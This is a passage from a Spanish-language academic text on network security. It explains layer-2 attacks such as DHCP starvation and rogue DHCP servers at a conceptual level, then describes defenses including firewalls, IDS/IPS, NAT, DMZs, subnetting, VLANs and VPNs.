


Figura 9. Ataque VLAN Hopping doble etiquetado

Fuente: tomado de [10]

Existe una gran cantidad de herramientas software para forjar fácilmente un *frame* con doble etiquetado.

### 2.2.8 DHCP Starvation

Este ataque funciona mediante el *broadcast* de solicitudes DHCP con direcciones MAC suplantadas. Esto se puede hacer fácilmente con herramientas software accesible para su descarga gratuita en Internet. Si se envían solicitudes suficientes, el atacante puede agotar el espacio de direcciones disponibles para los servidores DHCP durante un período de tiempo. Los clientes de la red de la víctima no podrán disponer de los recursos facilitados por el DHCP, por lo tanto el ataque puede ser clasificado como un ataque de denegación de servicio (DoS) [11].

En la Figura 10 se observa como un atacante va solicitando direcciones IP cada vez con diferentes direcciones MAC hasta que se agota el *pool* del servidor DHCP.

Si el ataque tiene éxito el atacante puede ahora configurar un servidor DHCP no autorizado (*rogue*) en la red y realizar un ataque MITM, o simplemente colocar su máquina como *gateway* por defecto y hacer *sniff* de los paquetes.




Figura 10. Ataque DHCP Starvation

Fuente: tomada de [12]

### 2.2.9 Servidor DHCP No Autorizado (*Rogue DHCP*)

Consiste en instalar un servidor DHCP en un segmento de la red. El detalle está en que la organización no tiene ningún conocimiento ni aprobación de esta acción.

Si se instala un servidor DHCP no autorizado en la LAN, por defecto, este recibirá mensajes DHCPDISCOVER de los clientes que desean adquirir una dirección IP [10]. En este punto, se crea una condición de carrera entre el servidor DHCP no autorizado y el servidor legítimo. Si la carrera la gana el servidor no autorizado este podrá entregar los parámetros que le convengan al atacante que entregue a los clientes.

Por lo general primero se hará un ataque DHCP Starvation que agote el espacio de direcciones del servidor legítimo y así cuando llegue un nuevo cliente el servidor no lo podrá atender y entonces recibirá la oferta de dirección que le envíe el servidor no autorizado.

Alguno de los parámetros que puede obtener un cliente del servidor DHCP de los que el atacante puede sacar más provecho son el servidor DNS y el *gateway* por defecto. Cuando un atacante hace que una víctima use un DNS bajo su control podrá hacer que esta visite sitios especialmente forjados como réplicas del original para capturar todo tipo de información sensible. En la Figura 11 se muestra el caso cuando el servidor no autorizado entrega un *default gateway* que no es el legítimo de la red.




Figura 11. Servidor DHCP No Autorizado

Fuente: adaptada de [12]

## 2.3 Seguridad de la Red

Hubo un tiempo en el que los términos *seguridad de la información* y *seguridad de la red* eran virtualmente sinónimos. Eso fue porque la red se vio como el muro de protección alrededor de la cual los equipos cliente podrían mantenerse a salvo. Una red segura mantendría atacantes lejos de los dispositivos en el interior. Con el tiempo esta aproximación se hizo insuficiente debido a que simplemente hay demasiados puntos de entrada que eluden la red y permiten que el *malware* entre tales como usuarios que insertan dispositivos USB infectados en un computador o *malware* que toman ventaja de protocolos comunes como el protocolo HTTP que no siempre pueden ser detectados o bloqueado por dispositivos de red.

Por supuesto, tener una red segura es esencial para mantener una buena postura en seguridad de la información ya que no todas las aplicaciones están diseñadas y escritas con la seguridad y confiabilidad en mente y entonces esta responsabilidad recae en la red para proveer protección complementando las funcionalidades de servidores y aplicaciones. Debido a que un atacante que penetra con éxito una red de computadoras puede tener acceso a cientos o incluso miles de sistemas de escritorio, servidores y dispositivos de almacenamiento, una defensa de red segura sigue siendo un elemento fundamental en el plan de seguridad de cualquier organización.

Las organizaciones deben hacer de las defensas de la red una de las primeras prioridades en la protección de la información. En esta sección se describen diferentes formas de asegurar la red.

### 2.3.1 Seguridad a Través de Dispositivos de Red

Se puede lograr un nivel básico de seguridad usando las características de seguridad que se encuentran en los dispositivos de red estándar. Debido a que las redes contienen por lo general múltiples tipos de dispositivos de red, esto permite un esquema de seguridad basada en capas o de defensa en profundidad como también se conoce. La seguridad de red basada en capas, que es la que proporciona la protección más completa [4], se puede lograr mediante el uso de dispositivos de red estándar así como el uso de



hardware diseñado principalmente para la seguridad o que proporcionan una función de seguridad importante.

### ***Dispositivos de Red Estándar***

#### **Switches**

Un switch es un dispositivo que opera en la capa de enlace de datos (capa 2 del modelo OSI) y su función es interconectar diferentes equipos en una LAN. Este dispositivo tiene cierto grado de “inteligencia” ya que, a diferencia de los antiguos *hubs*, aprende cuáles dispositivos están conectados en cada uno de sus puertos y reenvía solo *frames* que van dirigidos hacia un dispositivo específico (*unicast*) o *frames* dirigidos a todos los dispositivos de la red local (*broadcast*). Un switch aprende mediante la examinación de la dirección MAC de los *frames* que recibe y asocia ese puerto con la dirección MAC del dispositivo conectado a ese puerto.

Aunque un switch proporciona más seguridad que los antiguos *hubs*, un switch todavía sigue siendo vulnerable a ciertos ataques para capturar el tráfico. Es importante implementar las medidas necesarias para evitar que usuarios no autorizados capturen estos datos. Algunos de estos ataques y sus defensas se resumen en la Tabla 1.

Tabla 1. Ataques a switches

<b>Tipo de Ataque</b>	<b>Descripción</b>	<b>Defensa</b>
MAC Flooding	Un atacante puede desbordar la tabla de direcciones del switch con direcciones MAC falsas, forzándolo a actuar como un <i>hub</i> enviando paquetes a todos los dispositivos	La característica conocida como <i>port security</i>
Suplantación de dirección MAC	Si dos dispositivos tienen la misma dirección MAC, un switch enviará <i>frames</i> a cada uno de estos dispositivos. Un atacante puede cambiar la dirección MAC de su dispositivo para que haga match con la dirección MAC de un objetivo	Asociar cada puerto del switch con la MAC autorizada para dicho puerto
Envenenamiento ARP	En atacante envía un paquete ARP forjado al dispositivo origen sustituyendo la dirección MAC del destino legítimo por la del atacante	Activar inspección de ARP en el switch

#### **Routers**

Es un dispositivo de red que opera en la capa de red (capa 3 del modelo de referencia OSI) que reenvía paquetes a través de diferentes redes. Cuando un router recibe un paquete entrante lee la dirección de destino y usando la información en su tabla de enrutamiento envía el paquete a la siguiente red que lo lleve a su destino. Los routers también pueden realizar una función de seguridad ya que pueden configurarse para filtrar tipos específicos de tráfico de red haciendo uso de listas de control de acceso (ACLs).

#### **Proxy**

Varios tipos de proxy se usan en redes de computadoras. Estos son [4]: servidor proxy y proxy reverso.

Un **servidor proxy** es un computador o un programa de aplicación que intercepta solicitudes de usuario desde la red interna segura y entonces procesa esas peticiones en nombre del usuario. Cuando un cliente solicita un servicio tal como una página web de un servidor remoto, normalmente se conecta directamente con ese servidor. En una red que usa un servidor proxy el cliente primero se conecta al servidor proxy el cual es el que realmente se conecta al servidor externo y solicita el servicio (Figura 12).

Alguna de las ventajas de usar un servidor proxy son las siguientes [4]:

- Incremento de la velocidad debido a que el servidor proxy hace uso de una caché que envía al usuario en lugar de acceder el recurso remoto
- Reduce la cantidad de ancho de banda que se usa debido a su memoria caché
- Mejora la administración ya que el servidor puede bloquear páginas web específicas o grupos enteros de estas. Categorías que normalmente se boquean son pornografía, sitios de entretenimiento o de juegos
- Al actuar como intermediario el servidor proxy proporciona seguridad ya que intercepta el tráfico antes de que llegue al cliente protegiéndolo de *malware*




Figura 12. Servidor Proxy

Fuente: tomado de [4]

Un **proxy reverso** no sirve a los clientes y en vez de eso enruta solicitudes entrantes hacia el servidor correcto. Las solicitudes de servicio se envían al proxy reverso el cual las reenvía hacia el servidor. Para el usuario externo, la dirección IP del proxy reverso es la dirección IP final para solicitar servicios, sin embargo, sólo el proxy reverso puede acceder a los servidores internos.

## Hardware de Seguridad de Red

Aunque los dispositivos de red estándar pueden proporcionar un cierto grado de seguridad, los dispositivos de hardware que están diseñados específicamente para la seguridad pueden dar un nivel mucho más elevado de protección.

### Firewall de Red

Es un dispositivo que inspecciona paquetes y acepta o rechaza su entrada a la red [4]. Un software de firewall basado en host es un programa que solo tiene alcance dentro del cliente en el que está instalado, un firewall de red basado en hardware está diseñado para proteger una red completa.

El tipo más común de firewall es el que bloquea o permite tráfico basándose en la dirección IP de origen o destino y el número de puerto origen o destino como se muestra en la Figura 13.




Figura 13. Firewall con filtrado de paquetes basándose en cabeceras capa 3 y capa 4

Los paquetes pueden ser filtrados por un firewall en una de dos maneras [4]:

- **Filtrado de paquetes sin estado:** examina el paquete entrante y permite o niega basándose en las condiciones que han sido establecidos por el administrador.
- **Filtrado de paquetes con estado:** mantiene un registro del estado de una conexión entre un ordenador interno y un dispositivo externo y luego toma decisiones basadas en la conexión, así como las condiciones establecidas por el administrador.

Por ejemplo, un firewall con filtrado de paquetes sin estado podría permitir que un paquete pase a través de él ya que está dirigido a un equipo específico en la red. Sin embargo, un filtrado de paquetes con estado no dejaría pasar ese paquete a menos que el equipo en la red interna lo haya solicitado a algún servidor externo.

Un firewall puede tomar diferentes acciones cuando recibe un paquete [4]

- **Permitir (*allow*):** deja pasar el paquete para que llegue a su destino.
- **Descartar (*drop*):** no deja pasar el paquete dentro de la red y no envía ninguna respuesta al emisor.

- **Rechazar (*reject*):** no deja pasar el paquete dentro de la red pero envía un mensaje al emisor de que el destino no puede ser alcanzado.

Estas acciones del firewall pueden ser determinadas mediante dos métodos [4]: firewalls basados en reglas y firewalls de aplicación (*Next-Generation Firewall*).

Un **firewall basado en reglas** usa un conjunto de instrucciones individuales para controlar acciones las cuales se llaman reglas de firewall. Las reglas de firewall se procesan en secuencia hasta que se consigue la primera coincidencia. Estas reglas son líneas de información textual que contienen información tal como:

- **Dirección de origen:** es de donde viene el paquete. Por lo general se pueden indicar mediante una dirección IP específica o rango de direcciones.
- **Dirección de destino:** es la dirección que la conexión está tratando de alcanzar. Se pueden indicar de la misma manera que la dirección de origen.
- **Puerto origen:** el número de puerto TCP/IP que se usó para enviar el paquete. Se puede especificar un número específico de puerto, rango de puertos o cualquier puerto (*any*).
- **Puerto destino:** esta dado por el puerto en el equipo remoto hacia el que se dirige el paquete. Se pueden indicar de la misma manera que los puertos de origen.
- **Protocolo:** define el protocolo (tales como TCP, UDP, TCP/UDP, ICMP, IP) que se usa para enviar o recibir paquetes de datos.
- **Dirección:** la dirección del tráfico para el paquete de datos (entrada, salida o ambos).
- **Acción:** indica lo que el firewall debe hacer cuando las condiciones de la regla se cumplen. Estas opciones pueden ser permitir (*allow*), descartar (*drop*) o rechazar (*reject*).

Los **firewall de aplicación** son un tipo “más inteligente” de firewall al que también se le llama algunas veces *next-generation firewall* (NGFW). Este tipo de firewall opera a alto nivel identificando las aplicaciones que envían los paquetes a través de él y ejecutan decisiones tomando como referencia la aplicación en lugar de filtrar paquetes basándose en un conjunto estático de reglas como el puerto de destino o el protocolo.

Un firewall de aplicación podría hacer cosas tales como asegurar que los datos se descarguen (*get*) de un servidor FTP pero no se puedan subir (*put*) al servidor (ver Figura 14).




Figura 14. Firewall de aplicación chequeando el *payload* de un paquete

Fuente: tomado de [3]

## IDS/IPS

Un **sistema de detección de intrusos (IDS)** es un dispositivo que puede detectar un ataque cuando este ocurre. Un IDS puede instalarse en un host o para que monitoree la red. Un **sistema de prevención de intrusos (IPS)** es un dispositivo que además de detectar un ataque en tiempo real, es capaz de detenerlo.

Existen dos tipos básicos de IDS [4]:

- **IDS basado en host (HIDS):** es una aplicación software que se ejecuta localmente en un equipo y es capaz de detectar en tiempo real ataques dirigidos a ese equipo. Se puede instalar tanto en servidores como equipos de escritorio que necesiten protegerse.
- **IDS basado en red (NIDS):** monitorea ataques en la red. Como el tráfico se mueve a través de diferentes lugares en la red, por lo general se instalan varios sensores NIDS en dispositivos de red tales como firewalls y routers que recolectan información que luego reportan a un dispositivo central.

Un sistema de prevención de intrusos (IPS) no solo monitorea para detectar actividades maliciosas al igual que un IDS, también intenta prevenir estos ataques deteniendo su ejecución. Una de las principales diferencias entre un NIDS y un NIPS es la localización. Un NIDS tiene sensores que monitorean el tráfico de entrada y salida de un firewall y entonces reporta a un dispositivo central para su análisis. Un NIPS, por otra parte, se encuentra “en línea” con el propio firewall en sí mismo, esto con el fin de permitir al NIPS tomar una acción rápida y bloquear un ataque.

### 2.3.2 Seguridad a través de Tecnologías de Red

Las tecnologías de red también pueden ayudar en la tarea de asegurar una red.

#### *NAT (Network Address Translation)*

NAT es un método por el cual las direcciones IP se mapean de un grupo a otro de forma transparente para los usuarios finales [13]. Estrictamente hablando, NAT no es un dispositivo específico, tecnología o protocolo. Es una técnica para sustituir direcciones IP.

Hay dos tipos básicos de NAT [3]:

- **NAT *overloading***: todos los clientes dentro de la red acceden a Internet usando una sola dirección pública asignada a la interfaz pública del dispositivo NAT. El dispositivo NAT diferencia los diferentes clientes por el puerto origen de la conexión.
- **Static NAT**: es cuando una sola dirección IP pública en el dispositivo NAT se mapea a una sola dirección IP privada dentro de la red. Esto se usa por lo general para manejar las solicitudes entrantes a un servidor en la DMZ que la organización publica en Internet tal como una página web o sitio FTP.

Originalmente NAT extendía el número de direcciones usables en Internet. El beneficio de seguridad que proporciona NAT es el enmascaramiento de direcciones IP de dispositivos internos. Un atacante que capture paquetes en Internet no podrá determinar la dirección IP real del emisor lo que hace más difícil identificar y atacar un equipo [4].

En la Figura 15 se muestra el esquema más común de NAT en el que cuando un paquete sale de la red, NAT remueve la dirección IP privada del paquete que se envía y se reemplaza con una dirección IP pública que actúa como un alias. El software que implementa NAT mantiene una tabla de las direcciones IP privadas y las direcciones públicas alias.




Figura 15. NAT (*Network Address Translation*)

Fuente: tomado de [4]

### 2.3.3 Seguridad a través de Elementos de Diseño

El diseño de una red puede proporcionar una base sólida en la protección contra atacantes. Elementos de un diseño de red seguro son la creación de DMZ, división en subredes, uso de VLANs y acceso remoto.

#### **DMZ (*Demilitarized Zone*)**

Con el fin de permitir a los usuarios externos no confiables acceso a recursos tales como servidores web, la mayoría de las redes utilizan una zona desmilitarizada (DMZ). La función de una DMZ como red separada de la red segura es permitir el acceso a usuarios externos no confiables a los recursos públicos pero no pueden entrar en la red segura.

Localizar servicios con orientación pública tales como un servidor web o de correo dentro de la red segura es poco aconsejable. De esta forma, un atacante solo tiene que violar la seguridad del servidor para estar dentro de la red segura.

En la Figura 16 se muestra las zonas más usuales que se crean al implementar un firewall [3]:

- **LAN privada:** el firewall colocado delante de la LAN privada se asegurará de que ningún tráfico desde cualquier otra red es enviado a través del firewall.
- **DMZ:** la DMZ es donde se colocan todos los servidores que necesitan ser alcanzados por el público en general como un servidor web, servidor SMTP, servidor FTP o servidor DNS.
- **Zona pública:** es cualquier red no controlada por el administrador de red. El mejor y más popular ejemplo de una zona pública es Internet.




Figura 16. Los firewalls dividen la red en diferentes zonas

Fuente: tomada de [3]

### ***División en Subredes (Subnetting)***

La división en subredes significa usar el valor de la máscara de subred para dividir una red en componentes más pequeños. Esto tiene como resultado más redes pero una cantidad de hosts más pequeña disponibles para cada una.

La división en subredes mejora la seguridad ya que al dividir una sola red en múltiples subredes más pequeñas se aíslan grupos de hosts. Para los administradores de la red es más fácil regular quien tiene acceso de entrada o de salida para una subred particular. Las direcciones de subred proporcionan también una ventaja para abordar rápidamente potenciales problemas de seguridad ya que para el administrador será fácilmente reconocible el origen de ese tráfico con solo ver la dirección IP [4].

Otra ventaja para la seguridad al usar subredes es que permite al administrador de red esconder el diseño interno ya que las subredes son visibles solo dentro de la organización y los agentes externos no pueden ver esa estructura. Esto hace más difícil para los atacantes fijar objetivos para sus ataques.

### ***VLANs (Virtual LANs)***

Las *Virtual LANs* o VLAN, son separaciones virtuales dentro de un switch que proporcionan distintas LANs lógicas que cada una se comporta como si estuvieran configuradas en un switch físico separado [14]. En [6] se define VLAN como otra forma de decir dominio *broadcast* de capa 2.

Antes de la introducción de VLANs un switch podía servir solo una LAN. Las VLANs permiten a un único switch servir múltiples LANs. Suponiendo que no existen vulnerabilidades en el sistema operativo

del switch, no debería haber ninguna manera para que una trama que se origina en una VLAN consiga el camino hacia otra. Un switch que soporte VLAN, por defecto y cuando no se ha hecho ninguna configuración adicional, tiene todos sus puertos en la VLAN 1 (VLAN por defecto).

Los tipos de VLAN más usuales son los siguientes [13]:

- **VLAN basada en puertos:** cada puerto físico del switch se configura para que sea miembro de una o más VLANs.
- **VLAN basada en MAC:** el switch se configura mapeando direcciones MAC individuales a determinadas VLANs.

La Figura 17 muestra un switch con múltiples VLANs. Las VLANs fueron numeradas 10, 20, 30 y 40. En general, las VLANs pueden ser nombradas o numeradas. Si se conectan dispositivos a un switch sin asignar sus puertos a VLANs específicas, todos los dispositivos estarán en VLAN 1.




Figura 17. VLANs en un switch

Fuente: tomada de [14]

Cuando se tienen dos usuarios en la misma VLAN pero no el mismo switch físico se crea un problema cuando ambos usuarios quieren comunicarse en la misma VLAN (dominio de *broadcast*). La respuesta es simple. Para conexiones entre dos switches que contienen puertos en VLANs que existen en ambos switches se configuran los puertos que conectan los diferentes switches como troncales (*trunk*) que es un tipo de puerto que agrega información adicional llamada *tag* (etiqueta) para identificar a cual VLAN pertenece cada *frame* capa 2. El protocolo estándar para este etiquetado es 802.1Q.

En la Figura 18 se muestran dos switches conectados con un troncal (*trunk port*). Jack está conectado a la VLAN 20 en el Switch B y Diane está conectada a la VLAN 20 en el Switch A. Debido a que hay un troncal que conecta estos dos switches, asumiendo que el troncal permite transportar tráfico para todas las VLAN configuradas, Jack será capaz de comunicarse con Diane.






Figura 18. Dos switches conectados con un troncal

Fuente: tomada de [14]

Las redes por lo general se segmentan usando switches para dividir la red en una jerarquía. Los switches *core* están en lo más alto de la jerarquía y llevan el tráfico entre switches mientras que los switches de acceso son para conectar a los equipos finales. En un ambiente basado en VLANs, los puertos que conectan un switch con otro son los que generalmente deben configurarse como troncales (*trunk*).

A continuación se presenta una lista tomada de [15] de las maneras en que una VLAN simplifica la administración de una red:

- Una red se agrega, mueve o cambia tan solo configurando los puertos correspondientes en la VLAN apropiada.
- Si un grupo de equipos necesitan un nivel de seguridad alto pueden ponerse en su propia VLAN de tal manera que los usuarios fuera de esa VLAN no pueden comunicarse con ellos.
- Como una agrupación lógica de usuarios por su función, las VLAN pueden considerarse independientes de sus ubicaciones físicas o geográficas.

### **Acceso Remoto**

El acceso remoto se refiere a cualquier combinación de hardware y software que hace posible a usuarios remotos acceder a la red local interna y provee a esos usuarios remotos con el mismo acceso y funcionalidad que los usuarios locales. Una manera ampliamente extendida y segura de lograr esto es mediante el uso de una VPN (*Virtual Private Network*).

Es importante mantener una seguridad fuerte para las comunicaciones remotas de tráfico dirigido a recursos corporativos mediante comunicaciones remotas debido a que esas transmisiones se enrutan a través de redes o dispositivos que no son controlados por la organización y podrían no ser seguras.

En la Figura 19 se aprecian los dos tipos principales de VPN que se pueden hacer. Una VPN *site-to-site* en la que todos los clientes de la red San Jose CA tienen acceso a los recursos de Raleigh NC y una VPN

*remote-access* en la que una computadora individual mediante un software cliente se conecta a los recursos de Raleigh NC.

